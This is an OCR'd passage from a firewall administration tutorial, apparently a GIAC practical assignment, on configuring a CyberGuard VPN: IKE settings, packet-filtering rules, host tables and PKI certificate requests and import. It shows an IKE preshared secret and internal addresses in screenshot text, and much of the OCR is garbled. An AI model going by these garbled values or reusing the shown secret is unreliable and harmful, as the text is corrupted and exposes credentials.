Hide <u>E</u> ditor	Insert	Duplicate	Copy Prasie Delete	<u>F</u> ind		
Channel Name	FCD-Mobile-	1	_			
Peer Type			Establish Keys Using			
🖲 Gateway	Host Name]aptop-1	🖲 IKE Presha	ared Secret jkhgdkytfh	igchgcklfuyvljgl 🛛 🗚	dvanced
🔵 Host	Interface Name	(90) 🗖	🔵 Manual Keying			Conligure .
					Channel Inform	nation

🗵 IKE Advanced Settings 🛛 🛛 🔀	
Authentication Data	
Preshared Secret khgdkytfhgchgcklfuyvljglj	
😿 Use identity	The FCD-Mobile-1a (FCD- Mobile-2a/FCD-Mobile-3a) IKE
Support Certificates	protection strategy has been selected for use with Mobile Sales Force
Firewail Yevpair FCCGalet 💆	laptop-1 (laptop-2/laptop-3). IKE Main
Subject Name	Mode has been selected due to the vulnerabilities associated with
IKE Data	Aggressive Mode negotiations. Perfect Forward Secrecy group 2 has been
IKE Protection Strategy FCD-Mobile-Sales-1a	selected to utilize Diffie-Hellman group
IKE Mode Main Mode 🗹	2 for each re-keying of Phase 1.
Perfect Forward Secrecy Group 2	
OK Cancel Help	

Each mobile sales force laptop may be reached across each corresponding VPN connection as designated under the *Peer Protected Networks* tab. This allows only the individual laptop to be reached across the corresponding VPN connection.

VPN Secure Channels (ge Save Beveit	ite1)			Z
Channel Information	Peer Protected Networks	Remote Identities	Trusted CAs	
VPN Secure Channels FCD-Mobile-1 FCD-Mobile-2 FCD-Mobile-3 GIAC-Enterprises-	Network Address		Choices	anet hb4
Show Editor	t <u>Cuplicale</u> Out	<u>Cepy</u> Pasie Ce	iete <u>Fi</u> nd ⊲ Pee	r Protected Networ

The first rule allows laptop-1 to send an echo/icmp request to the perimeter firewall. The second rule allows the perimeter firewall to send an echo/icmp request to laptop-1. The third rule allows laptop-2 to send an echo/icmp request to the perimeter firewall. The fourth rule allows the perimeter firewall to send an echo/icmp request to laptop-2. The fifth rule allows laptop-3 to send an echo/icmp request to the perimeter firewall. The last rule allows the perimeter firewall to send an echo/icmp request to laptop-3.

<u> </u>						
5° Pa	cket-Filteri	ng Rules (gate1)				
⇒	Save	Beveit Use	View Expanded Rules	Close <u>Window</u>		?
	Туре	Service	Packet Origin	Packet Destination	Options	
#	GIAC Enter	prises (FCD) Mobile	e Sales Force VPN			
	permit	echo/icmp	laptop-1	FIREWALL	🖹 🗩 🔒	
	permit	echo/icmp	FIREWALL	laptop-1	🖹 🗩 🔒	
	permit	echo/icmp	laptop-2	FIREWALL	🖹 🗩 🔒	
	permit	echo/icmp	FIREWALL	laptop-2	🖹 🗩 🔒	
	permit	echo/icmp	laptop-3	FIREWALL	🖹 🗩 🔒	
₽ #	permit	echo/icmp	FIREWALL	laptop-3	🖹 🗩 🔒	V
Sh	ow <u>E</u> ditor	I <u>n</u> sert <u>C</u>	uplicate Cut Cot	ov Pasia Codete	*	<u>F</u> ind

The first, second and third rules allow the mobile sales force laptops to connect to the perimeter firewall on port 110/tcp via an IPSec Virtual Private Network (VPN). The last rule allows the firewall to complete the connection to the internal mail server located on the protected network as requested.

5° Pa	cket-Filteri	ng Rules (gate	1)			_ 🗆 🔀
⇒	Seve	Reveit	ise View Expand	ded Rules Close <u>W</u> indow		?
	Туре	Service	Packet Origin	Packet Destination	Options	
#	Proxy para	meters (portgua	rd): inToFirewall			
	proxy	pop-3/tcp	laptop-1	FIREWALL	🖹 🗩 🔒	
	proxy	pop-3/tcp	laptop-2	FIREWALL	🖹 🗩 🔒	
	proxy	pop-3/tcp	laptop-3	FIREWALL	🖹 🗩 🔒	
	permit	pop-3/tcp	FIREWALL	mail	🖹 🗩	
荐	End of Port	tguard proxy rul	es			
Sh	ow <u>E</u> ditor	I <u>n</u> sert	Cuplicale	Dut Copy Pasie Cookte	*	<u>F</u> ind

All of these packet-filtering rules have the *Protect using IPSec* option selected to designate this traffic as requiring IPSec protection. Under the *IPSec* tab, the *IPSec Protection Strategy* of *FCD-Mobile-1b* (*FCD-Mobile-2b*/*FCD-Mobile-3b*) has been selected with an *SA Granularity* of *Host*.

• Packet-Filte	ering Rules (gate	:1)			_ 🗆 🔀
Seve Seve	Reveit	Use View Expanded	I Rules Close <u>Wi</u> ndow		?
Туре	Service	Packet Origin	Packet Destination	Options	
	rameters (portguar				A
📥 proxy	pop-3/tcp	laptop-1	FIREWALL	🖹 🗩 🔒	
🚽 proxy	pop-3/tcp	laptop-2	FIREWALL	2 + <mark>2</mark> 2 + 2	
	pop-3/tcp	laptop-3	FIREWALL		
🕂 permit	pop-3/tcp	FIREWALL	mail	E 🗩	
群 End of Po	ortguard proxy rule	s			X
Hide <u>E</u> ditor	Insert	Duplicate Cut	<u>C</u> opy Pasie Delete	e 🔒 🕹	<u>F</u> ind
	Sec Times R	PC		T.4. T	. []
IF O	ec Protection Strai	egy FCD-Mobile-	Sales-1b 🔟 🗌 Allow NA	AT to Translate Addresse	s
	SA Granula	arity Host	🗵 🛛 🖌 Enforce F	PMTU if Fragmenting IPS	ec Packets
Enable Ma	mual Selection of	VPN Secure Channel —			
🗌 To Pac	ket Origin	🔄 To Packet De	stination		
	2	2			
				IPSec	

2.4 Implementing a CyberGuard Virtual Private Network (VPN) Tutorial

Implementing a VPN on a CyberGuard firewall can be a little confusing at first if you are not familiar with how the firewall functions. This tutorial will cover the implementation of the VPN between GIAC Enterprises (FCD) and GIAC Enterprises (HQ) to include a couple common headaches and how to hopefully avoid them.

2.4.1 Service Groups

One of the nice things about the CyberGuard firewall products is the ability to use groups for hosts or services when configuring your firewall. This allows you to reduce the number of rules you must create when building your firewall. This also makes the packet-filtering rules much easier to read and understand.

System	→ <u>C</u> onfiguration	🖹 <u>R</u> eports	<u>T</u> ools	? <u>H</u> elp	gate1 cg1 fortunecookie.com		4% 3	System Utilization	21 Feb. 04 8:42 PM
	<u>Central Hanagen</u> <u>■</u> Host Names <u>H</u> Network Names <u>M</u> Packet-Filterir → Packet-Filterir → Network Address @ Routing ∧ Split Domain Na → Users ■ Passport Ong → SmartProxies ↓ SOCKS ID Intrusion Detect → Virtual Private → Certifica te Mar ↓ Alerts, Activit → Activity Logs	ng Rules s <u>T</u> ranslation me System tion s Networks magement	> C	rewall	configure g , select Gr o <i>uration</i> me	oupin		•	Guard

Under the *Groups* tab, click *Insert* to create a new group entry. The editor will then display and enter a name for *Group Name* and a helpful comment in the *Comment* field. Select the *Type* based off of the members you will place in that group. We have selected a type of **Services** so we can make a simple grouping of the services required for Central Management.

5 Grouping (gate1.fortunecookie.com:cg1)	_ 🗆 🔀
Seve Revert Use Close Window	?
Groups Members	
Group Name Comment	
CM-Ports Central Management Ports	A
NTP-Clients NTP Clients Located Outside the Perimeter Firewall	🖬 📔
Hide Editor Insert Duplicate Cut Copy Paste Delete 🔶 🦑	<u>F</u> ind
Туре	
Services Group Name CM-Ports	cryption
🔠 👘 🔿 Hosts/Networks	
Targel Firewalls Comment [Central Management Ports	
# O Comment	
Groups	

Under the *Members* tab, highlight the group you wish to add members to in the *Group* window and then click *Insert*. The member field for a service group can be filled in any of the following ways:

Name/protocol Port/protocol Range/protocol echo/icmp 53/udp 21000-21003/tcp

Grouping (gate1.fortunecoo	kie.com:cg1)					_ 🗆 🗙
Seve Bevent	Lise Close Wind	wot				?
Groups Members						
Group	Member	Options	Comment	Membe	r Choices	
CM-Ports Provide the second s	21000-21003/t	ср	Central Management Ports	do 👮	th/tcp main/tcp main/udp ho/icmp	
Hide Editor Insert	Duplicate	Cut <u>C</u> opy	y Pasie Delete		<u>F</u> ind	-
Member 21000-21003/tcp		-			Елсту	ption
Comment [Central Manageme	ent Ports					
				4	Members	

You may also highlight the service you wish to add to the group in the *Member Choices* window if it is listed and either double click or click on the blue arrow to move

that member into the *Member* window. After that is done, click *Save*, then *Use* and *Close Window*. We have made a single entry of **21000-21003/tcp** to include the ports that are utilized by the Central Management function.

*** Note *** If you make a mistake you can click *Revert* or *Close Window* to discard your changes. Any buttons that require attention will turn yellow. Ensure you do not click *Insert* too many times as it will leave an empty entry in the *Member* window. When you click on Save, the firewall will catch the error for you.

2.4.2 Host Names

Another nice thing about the CyberGuard firewall products is the ability to use hostnames vice IP addresses when configuring your firewall. This helps to eliminate the problem with too many numbers running together and configuring the wrong IP address or subnet mask and allowing/restricting access that you did not intend to. These features come in extremely handy at 3:00 a.m. when you have been working since the day before on a problem.

CYBERG ARD System	🐣 Configuration 🖹 Reports 🖁 To	ols ? <u>H</u> elp	gate1 cg1 fortunecookie.com	<u>.</u> 0	4% System Utilization	21 Feb. 04 8:42 PM
	<u>Central Hanagement Choices</u> ■ <u>Host Names</u> Host Names Grouping Packet-Filtering Rules Network Address Iranslation Routing Split Domain Name System Users Passport Ong SmartProxies Sources Sources Sources Certificate Management Alterts, Activities, and Archives Activity Logs	CyberC	•	all, se	mes on the elect Host Nai menu.	nes

The use of hostnames makes it easier to deal with changes in IP addresses as well. If a customer makes a change to the IP address that is assigned to a host you have created rules for, you are forced to change all of the corresponding rules. By using hostnames vice IP addresses when configuring the CyberGuard firewall, you no longer have to hunt those rules down. By changing the IP address assigned to the hostname, all other references are automatically affected as they are applied.

Click *Insert* to add a new hostname entry to the firewall's host table. These hostname entries are not seen by other devices, and are only used by the firewall itself. Enter the name of the host for the *Host Name* field.

*** Note *** A hostname cannot start with a number for a mail server. This hostname entry does not have to match with the actual hostname of the end device, but it must match with any entries contained in the Split-DNS on the firewall. If you configure a mismatch when you are building the Split-DNS, the firewall will exit the GUI and go to a command line prompt. (That will throw you for a loop... for a minute)

Enter the corresponding IP address of the host in the *IP Address* field. You can also enter an alias in the *Aliases* field. Multiple aliases can be used and must be separated by spaces. Comments are your friend and their use is encouraged.

Click **Save** and **Close Window** when you have completed making hostname entries. Entries should be made in the host table for hosts that will be referenced by the firewall in the configuration. We made entries for the following hosts:

hq-fw	210.56.1.11	GIAC (HQ) Firewall
mail-hq	192.168.10.69	GIAC (HQ) Mail Server
mail	192.168.1.12	GIAC (FCD) Mail Server
		(not shown)

Seve	Reveit Close Wind	ow
Host Name	IP Address	Aliases Comment
⊈ VPN Hosts		
≝ hq-fw	210.56.1.11	GIAC Enterprises HQ Firewall
🖺 mail-hq	192.168.10.69	HQ Exchange Server
📱 mobile-1	192.168.201.54	Inside Laptop-1
📱 mobile-2	192.168.201.55	Inside Laptop-2
📱 mobile-3	192.168.201.56	Inside Laptop-3
📱 laptop-1	210.56.47.18	Outside Laptop-1
📱 laptop-2	210.56.47.19	Outside Laptop-2
📱 laptop – 3	210.56.47.20	Outside Laptop-3
Hide <u>E</u> ditor	Insert Duplicate	Cut Copy Pasia Delete 🛧 🦊 <u>F</u> ind
Туре	Host Name Ind-fw	IP Address [210.56.1.11
🔍 🌘 Host	Aliases 🎽	

2.4.3 Creating a Certificate Request

During Internet Key Exchange (IKE) negotiations for Phase 1 of IPSec, each VPN peer device must be authenticated. CyberGuard firewalls support authentication by use of a shared secret key or Public Key Infrastructure (PKI) certificates. We have chosen to use PKI certificates since GIAC Enterprises has established its own Public Key Infrastructure. In order to have a certificate issued to the GIAC Enterprises (FCD) perimeter firewall, a certificate request must be created.

CYBERC ARD 5 System 🐣 Configuration 🖹 Report	s <u>T</u> ools	? <u>H</u> elp	gate1 cg1 fortunecookie.com	 4% System Utilization	21 Feb. 04 8:42 PM
To create a certificate request on the CyberGuard firewall, select Certificate Request from the Tools menu.	Packe E Syste → Packe I High Syste ≪ <u>R</u> T Pe	<u> </u>	tics Statistics Lity Monitor Monitor	\$°.	

Select *LDAP DN Format* in the *Certificate Request Wizard* window and enter the following information:

c=US s=VA I=Richmond o=GIAC Enterprises ou=Operations ou=FCD

*** Note *** Care should be taken to ensure this information is entered correctly. Any errors will cause the certificate request to be rejected by the issuing certificate server and result in you having to create another certificate request.

🗵 Certificate Request Wizard (ga	te1.fortunecookie.com:cg1)
Steps	Subject Name
1. Enter the Subject Name.	Please enter the subject name:
 Enter one or more Alternative Subject 	Attributes
Names (optional).	Coniron Nan
 Select a Public Key Algorithm and Public 	Department
Key Length.	Conpany
4. Confirmation.	Country UNITED STATES
5. Summary.	
	LDAP DN Format
	C=Us s=VA I=Richmond o=GIAC Enterprises ou=Operations ou=FCD
	Previous Next Cancel Help

Once you have entered the correct information and verified it, click Next.

The next screen contains optional fields for *Email Address*, *DNS Name*, and *IP Address*. We will leave all of these fields blank for our uses; click *Next*.

🗵 Certificate Request Wizard (g	ate1.fortunecookie.com:cg1)	×
Steps	Subject Alternative Name	
 Enter the Subject Name. Enter one or more Alternative Subject Names (optional). Select a Public Key Algorithm and Public Key Length. Confirmation. Summary. 	Please enter one or more alternative subject names that apply: Email Address (Option DNS Name (Optional] IP Address (Optional:]	
	Previous Next Cancel Help]

CyberGuard firewalls support both Rivest-Shamir-Adleman (RSA) and Digital Signature Algorithm (DSA) for Public Key Encryption Algorithms. Select **RSA** for *Public Key Encryption Algorithm*. Key lengths of 768, 1024, and 2048 bits are supported. Select **1024** for *Key Length (Bits)* and click *Next*.

🗷 Certificate Request Wizard (ga	ate1.fortunecookie.com:cg1)	
Steps 1. Enter the Subject Name. 2. Enter one or more Alternative Subject Names (optional). 3. Select a Public Key Algorithm and Public Key Length. 4. Confirmation. 5. Summary.	Public Key Algorithm and Length Please select a public key encryption a Public Key Encryption Algorithm Key Length (Bits)	Igorithm and key size:
	Previous	Cancel Help

On the next screen, verify all of the information again and click *Finish* if everything is correct. You can click *Previous* to go back and make any changes.

🗵 Certificate Request Wizard (ga	ote1.fortunecookie.com:cg1) 🛛 🔀
Steps 1. Enter the Subject Name. 2. Enter one or more Alternative Subject Names (optional). 3. Select a Public Key Algorithm and Public Key Length. 4. Confirmation. 5. Summary.	Confirmation Please review the choices you have made. To generate the certificate signing request, press Finish. To modify any of your choices, press Previous. Subject Name: C=US S=VA I=Richmond 0=GIAC Enterprises 0=Operations 0=FCD Cn=gate1 Alternative Subject Names: None Public Key Algorithm: RSA Key Length (Bits): 1024
	Previous Finish Cancel Help

You will need a blank floppy diskette to save the certificate request so it can be delivered to GIAC Enterprises (HQ) so the certificate server can issue you a corresponding certificate.

🗵 Certificate Request Wizard (gate1.f	ortunecookie.com:cg1)	X
Steps 1. Enter the Subject Name. 2. Enter one or more Alternative Subject Names (optional). 3. Select a Public Key Algorithm and Public Key Length.	Summary The certificate request has been saved to this location: /etc/security/firewall/keys/csr.pem The private key has been saved to this location: /etc/security/firewall/keys/privkey04.pem Certificate RequestBEGIN_CERTIFICATE_REQUEST	
4. Confirmation. 5. Summary.	MIIGAZCCMWGAQMwezELMAKGHIUEBM/CVXMxCzAJBgN/BAQTAIZBMREwDw/DVQQH Ewh5aWhobW9uZDEZMBGARIUECMMRROIBQWBFbrRichBywXNIczETMBEGAIUECXMK T3B1cmF0aW9uzETMBcGAIUECXMRRNENAQAUDMYDVQDDEW/NXRINTCBAINDEXAM hkiG%w0BAQEFAADBJQAwgYKCgYEAraDoUUAyZDTc4077pYtQPBBWNZp5aCD/13J 9tEF3n2210sUN6bjJ5230WI7CGYEAraDoUUAyZDTc4077pYtQPBBWNZp5aCD/13J 9tEF3n2210sUN6bjJ5230WI7CGYEAraDoUUAyZDTc4077pYtQPBBWNZp5aCD/13J 9tEr3n2210sUN6bjJ5230WI7CGYEAraDoUUAyZDTc4077pYtQPBBWNZp5aCD/13J 9tEr3n2210sUN6bjHFYCG5q6515DQEJJJE5MDouCYDYPKTBAINDADEBgWND8E BMMCBeAwHQYDVRODBBYEFALx+d6AL366HM1uAyxjJ+21C6LsMA0CC5q651b3DQEB B0UAA4BDAKTac57vE/d4MBJDTbFKp97y2sM4Kp8t+s03aera1/t99aIf5+6 qcYg8X+pVj7X3P1ADqpxf3BAM1UEPC2vj344/vCKxQl146MaCQ0CFY2srTgVvcpY kJwcGvhuHeNBjQ9FDDkqMDJIIE4ug/YuusajVTKo6zyCYLvXm/AA END CERTIFICATE REQUEST	
	Copy to Clipboard Save to File Save to Diskette	
	Close	

Insert the blank floppy diskette into the firewall and click Save to Diskette...

*** Note *** The certificate request should be delivered to the issuing authority by a secure method. This ensures that the certificate does not become compromised which could potentially allow an attacker to monitor your VPN traffic. Take note of the private key that corresponds with this certificate request, you will need that file later when importing the completed certificate.

Enter **FCDGATE1.TXT** as the file name and click *Ok*. Once the file has been successfully copied to the diskette, click *Ok*.

🗵 DOS Filename 🛛 🔀	🗵 Information (gate1.fortunecookie.com:c 🔀
Enter a valid DOS filename:	The certificate request was copied to the diskette.
FCDGATE1.TXT	Ine certificate request was copied to the diskette.
OK Cancel Help	ОК

*** **Note** *** The file name can be no longer than 8 characters. If you type additional characters they will over-write what you have already typed.

Click *Close* on the next screen to complete the certificate request.

🗷 Certificate Request Wizard (gate1.f	ortunecookie.com:cg1)
Steps	Summary
 Enter the Subject Name. Enter one or more Alternative Subject Names (optional). 	The certificate request has been saved to this location: /etc/security/firewall/keys/csr.pem The private key has been saved to this location: /etc/security/firewall/keys/privkey04.pem
 Select a Public Key Algorithm and Public Key Length. Confirmation. Summary. 	Certificate Request BEGIN CERTIFICATE REQUEST MIICA2CORMUCAGAU-ELMAKGALUEBHMCVXM×C2AJBgNVBAQTALZBMREwDwYDVQH EwhSaWNobU9u2DE2MBcGALUECHMQROJB0yBFbnRLonByaXNLozETMBEGALUECMK T3B1cmF0aU9u22ELMAKGALUEBHMCVXM×C2AJBgNVBAQTALZBMREwDwYDVQH EwhSaWNobU9u2DE2MBcGALUECMQROJB0yBFbnRLonByaXNLozETMBEGALUECMK T3B1cmF0aU9u2DE2MBcGALUECMQROJB0yBFbnRLonByaXNLozETMBEGALUECMK I3B1cmF0aU9u2DE2MBcGALUECMQROJB0yBFbnRLonByaXNLozETMBEGALUECMK I3B1cmF0aU9u2DE2MBcGALUECMQROJB0yBFbnRLonByaXNLozETMBEGALUECMK I3B1cmF0aU9u2DE2MBcGALUBLSTCAUPAUPAUPAUPAUPAUPAUPAUPAUPAUPAUPAUPAUPA
	Copy to Clipboard Save to File Save to Diskette
	Close

2.4.4 Importing Certificates

Once you have received the completed certificate back from the issuing authority, you will need to import it into the firewall. You will also need to import the Certificate Authority (CA) certificates to allow you to validate other certificates also.

CYBERG ARD System		leports Å <u>T</u> o	ools <u>? H</u> elp	gate1 cg1 fortunecookie.com	<u> </u>	4% Syst	tem Utilization	21 Feb. 04 8:42 PM
FIREWALL	<u>Central Hanagement C</u> <u>■</u> Host Names <u>H</u> Network Names <u>M</u> Network Names <u>M</u> Packet- <u>F</u> iltering Rul <u>P</u> Packet- <u>F</u> iltering Rul <u>Network Address Iran</u> <u>Routing</u> <u>Network Address Iran</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u> <u>Routing</u>	es slation stem	To i firewall	mport certi , select Ce e Configu i	rtifica	te Ma	nagem	rGuard
	Activity Logs		5	V				

Under the **CA Certificates** tab, click **Insert** to add a new certificate. Enter **Root** for the **CA Tag** field and click **Import** to import the CA certificate.

5 ⁴ Certificate Management (gate1.fortunecookie.com:cg1)	_ 🗆 🗙
Save Revert Use Close Window	?
Keypairs CA Certificates	
CA Tag Subject Issuer Validity Period Encr	
Root	— A I
Hide Editor Insert Delete Eind	
CA Certificate Tag	
CA Tag Root View .	
Certificate Revocation Checking	
Certificate Revocation Checking Disabled	
 ✓ CA Certificates	

Select X.509 Certificate in the File Format window, and click Next.

📧 CA Certificate Import Wizard ((gate1.fortunecookie.com:cg1)
Steps	File Format
 Select a certificate file format. Select a method for importing the certificate. Select a certificate filename or copy/paste the certificate text. Confirmation. Summary. 	Please select a certificate file format:) PKCS 12) PKCS 7 X.509 Certificate
	Previous Next Cancel Help


Select Import from file in the Import Method window, and click Next.

📧 CA Certificate Import Wizard	(gate1.fortunecookie.com:cg1)
Steps 1. Select a certificate file format. 2. Select a method for importing the certificate. 3. Select a certificate filename or copy/paste the certificate text. 4. Confirmation. 5. Summary.	Import Method Please select a method for importing certificates: Import from file Copy and Paste
	Previous Next Cancel Help

Ensure the floppy diskette with the completed certificates is in the floppy drive of the firewall, and click *Browse...*

Assignment 2 – Security Policy and Tutorial

Steps	Certificate Filename
 Select a certificate file format. Select a method for importing the certificate. Select a certificate filename or copy/paste the certificate text. Confirmation. Summary. 	Please enter the certificate filename or click the Browse button to select one from a list: Filename: I Browse
	Previous Next Cancel Help



In the Certificate Filename window, click Next.

📧 CA Certificate Import Wizard	(gate1.fortunecookie.com:cg1)
Steps	Certificate Filename
 Select a certificate file format. 	Please enter the certificate filename or click the Browse button to select one from a list:
 Select a method for importing the certificate. 	Filename: VDisk_A/root.cer Browse
 Select a certificate filename or copy/paste the certificate text. 	
4. Confirmation.	
5. Summary.	
	Previous Next Cancel Help

In the *Confirmation* window, click *Finish* to import the certificate.

🗵 CA Certificate Import Wizard	(gate1.fortunecookie.com:cg1)	
Steps 1. Select a certificate file format. 2. Select a method for importing the certificate. 3. Select a certificate filename or copy/paste the certificate text. 4. Confirmation. 5. Summary.	Confirmation Please review the choices you have made. To import the CA certificate, press Finish. To modify any of your choices, press Back. Certificate file format: X.509 Certificate Method for importing the certificate: Import from file Certificate filename: /var/tmp/.tmpJAA000160	
	Previous Finish Cancel He	lp

Once the certificate has been imported, the **Summary** window will be displayed. Click **Close** to return to the **Certificate Management** window.

🗵 CA Certificate Import Wizard	l (gate1.fortunecookie.com:cg1) 🛛 🛛 🔀
Steps 1. Select a certificate file format. 2. Select a method for importing the certificate. 3. Select a certificate filename or copy/paste the certificate text. 4. Confirmation.	Summary The following CA certificates were imported: 1. C=US,ST=VA,L=Richmond,O=GIAC Enterprises,OU=Operations,CI
5. Summary.	
	Close

You should now see the fully imported CA certificate displayed in the *Certificate Management* window.

*** **Note** *** If you were going to establish VPN connections with other companies or organizations, you would need to import their corresponding CA certificates as well.

5 ⁻¹ Certificate Management (gate1.fortunecookie.com:cg1)	_ 🗆 🗙
Save Revert Use Close Window	?
Keypairs CA Certificates	
CA Tag Subject Issuer Validity Period Encr	
Root Root CA Root CA <18:19:12 - 02/2 RSA	
Hide Editor Insert Delete Find	
CA Certificate Tag	
CA Tag Koot View	
Certificate Revocation Checking	
Certificate Revocation Checking Disabled	
CA Certificates	

Under the *Keypairs* tab, click Insert to add the certificate for the firewall. Enter **FCD-Gate1** for the *Keypair Tag* field and click *Import* to import the firewall certificate.

5ª Certificate Management (gate	1.fortunecookie.com:cg1)			
Save Revert	Use Close Window			?
Keypairs CA Certificat	tes			
Keypair Tag Subject	lssuer	Validity Period	Encryp	
FCD-Gate1				
Hide Editor	Delete <u>F</u> ind			
Firewall Keypair Tag		Tasks		
Keypair Tag FCD-Gate1		Import View .	Export	
			≺ Keypairs	

Select *X.509 Certificate and Private Key* in the *File Format* window, and click *Next*.

🗵 Firewall Keypair Import Wizard (gate1.fortunecookie.com:cg1)			
Steps	File Format		
 Select a certificate file format. 	Please select a certificate file format:		
 Select a method for importing the certificate. 	○ PKCS 12 ○ PKCS 7		
 Select a file or paste the certificate text. 	X.509 Certificate and Private Key		
4. Select a private key file.			
 Select the certificates to be imported. 			
6. Confirmation.			
7. Summary.			
	Preview Next Cancel Help		

Select Import from file in the Import Method window, and click Next.

🗵 Firewall Keypair Import Wiza	ırd (gate1.fortunecookie.com:cg1)
Steps 1. Select a certificate file format. 2. Select a method for importing the certificate. 3. Select a file or paste the certificate text. 4. Select a private key file. 5. Select the certificates to be imported. 6. Confirmation. 7. Summary.	Import Method Please select a method for importing certificates: Ory and Paste
	Previous Next Cancel Help

Ensure the floppy diskette with the completed certificates is in the floppy drive of the firewall, and click **Browse**...

Assignment 2 – Security Policy and Tutorial

🗵 Firewall Keypair Import Wiza	rd (gate1.fortunecookie.com:cg1)
Steps	Certificate Filename
 Select a certificate file format. Select a method for importing the certificate. Select a file or paste the certificate text. Select a private key file. Select the certificates to be imported. Confirmation. 	Please enter the certificate filename or click the Browse button to select one from a list: Filename: Browse
7. Summary.	
	Previous Next Cancel Help

🗷 Browse Files 🛛 🔀	
Directory	
/Disk_A [×]	6
Filter Files	Navigate to the / Disk_A / directory,
fcdgate1.cer fcdgate1.txt	and the contents of the floppy diskette should
Directories root.cer	be displayed in the <i>Files</i> window. Double
	click on fcdgate1.cer and then click Ok .
Selection	
fcdgate1.cel	
OK Filter Cancel Help	

In the Certificate Filename window, click Next.

🗵 Firewall Keypair Import Wiza	rd (gate1.fortunecookie.com:cg1)	X
Steps 1. Select a certificate file format. 2. Select a method for importing the certificate. 3. Select a file or paste the certificate text. 4. Select a private key file. 5. Select the certificates to be imported. 6. Confirmation.	Image: Certificate Filename Certificate Filename Please enter the certificate filename or click the Browse button to select one from a list: Filename: YDisk_A/fcdgate1.cer Browse	
7. Summary.	Previous Next Cancel Help	

You must match up the certificate you received from the issuing authority with the private key that was generated and stored on the firewall. Click **Browse** in the **Private Key Filename** window.

format. Browse button to select one from a list: 2. Select a method for Filename: Browse Button to select a method for Bro	1
Li concerta incluitori i incluine.	1
importing the certificate.	rowse
3. Select a file or paste the Decrypt private key certificate text.	
Prease enter the password for the privale key. Prease enter the password for the privale key. Preaseword	
5. Select the certificates to be imported.	
6. Confirmation.	
7. Summary.	
Previous Next Cancel	Help

🗵 Browse Files		
Directory		
/etc/security/firewall/key	∕s∦	
Filter	Files	
×	cert.conf	
, Directories	csr.pem privkey04.pem	/etc/sec
	process of the second s	the priva
		Files wir
		correspo
		and then
Selection		
privkey04.pem]		
OK Filte	r Cancel Help	

Navigate to the **/etc/security/firewall/keys/** directory, and the private key should be displayed in the **Files** window. Double click on the corresponding file name for the private key and then click **Ok**.

In the Certificate Filename window, click Next.

📧 Firewall Keypair Import Wiza	ard (gate1.fortunecookie.com:cg1)	
Steps	Private Key Filename	
 Select a certificate file format. 	Please enter the private key filename or click the Browse button to select one from a list:	
 Select a method for importing the certificate. 	Filename: Vetc/security/firewall/keys/privkey04 Browse	
 Select a file or paste the certificate text. 	Decrypt private key	
4. Select a private key file.	Please enter the password for the privale key. Password	
 Select the certificates to be imported. 	Continu Password	
6. Confirmation.	, ,	
7. Summary.	Mask password	
	Previous Next Cancel Help	

Click *Finish* in the *Confirmation* window to import the firewall certificate and link it to the private key.

🗵 Firewall Keypair Import Wiza	ard (gate1.fortunecookie.com:cg1)
Steps	Confirmation
 Select a certificate file format. 	Please review the choices you have made. To import the keypair, press Finish. To modify any of your choices, press Back.
 Select a method for importing the certificate. 	Certificate file format: X.509 Certificate and private key
 Select a file or paste the certificate text. 	Method for importing the certificate: Import from file Certificate filename: /var/tmp/.tmpKAA000160
4. Select a private key file.	Private key filename: /etc/security/firewall/keys/privkey04.pem
 Select the certificates to be imported. 	
6. Confirmation.	
7. Summary.	
	part -
	Previous Finish Cancel Help

The **Summary** window will display when the firewall certificate has been imported and has been linked with the corresponding private key. If any other CA certificates were imported at the same time, those will be listed as well. Click **Close** to return to the **Certificate Management** window.

🗵 Firewall Keypair Import Wiz	ard (gate1.fortunecookie.com:cg1)
Steps	Summary
 Select a certificate file format. 	The name of the certificate that was imported is: C=Us,L=Richmond,O=GIAC Enterprises,OU=Operations,OU=FCD,CN=gate1
 Select a method for importing the certificate. 	The following CA certificates were also imported:
 Select a file or paste the certificate text. 	None.
4. Select a private key file.	
 Select the certificates to be imported. 	
6. Confirmation.	
7. Summary.	<u> </u>
	Close

*** Note *** If there are any problems with importing the firewall certificate and linking it to the private key, those errors will be displayed here. If that happens, you may need to create a new certificate request and have a new firewall certificate issued. If you have reason to believe that a firewall certificate has been compromised you should create a new certificate request and have a new firewall certificate issued as well.

You should now see the fully imported firewall certificate displayed in the *Certificate Management* window. After all CA certificates and firewall certificates have been imported, click *Save*, then *Use* and *Close Window*.

5ª Certificate Management (gate	1.fortunecookie.com:cg1)			_ 🗆 🔀
Save Revert	Lse Close Window			?
Keypairs CA Certificat	es			
Keypair Tag Subject	Issuer	Validity Period	Encryp	
FCD-Gate1 gate1	Root CA	√ 04 21:00:42 - 02/21/0	15 21) RSA	
Hide <u>E</u> ditor <u>In</u> sert	Delete <u>F</u> ind			
Firewall Keypair Tag		- Tasks		
